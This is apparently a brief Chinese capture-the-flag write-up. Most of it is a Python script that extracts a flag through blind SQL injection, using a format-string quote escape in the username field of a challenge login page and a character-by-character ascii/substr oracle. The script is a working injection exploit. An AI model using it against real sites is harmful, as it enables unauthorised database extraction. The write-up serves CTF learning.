
```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
length=42
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in dic:
        #key = "admin%1$' and " + "(substr(database(),0,1)=" + i + ")#"
        #key = "admin%1$' and " + "(substr(database(),"+str(j)+",1)=" + i + ")#"
        key = "admin%1$'"+" and (ascii(substr((select flag FROM flag limit 0,1),%d,1))="%j+str(ord(i))+")#"
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=i
            print(name)
```

结果跑完是这个样子的



脚本有些地方不理解或者可以改进的地方，以后接着更新。

【狗头】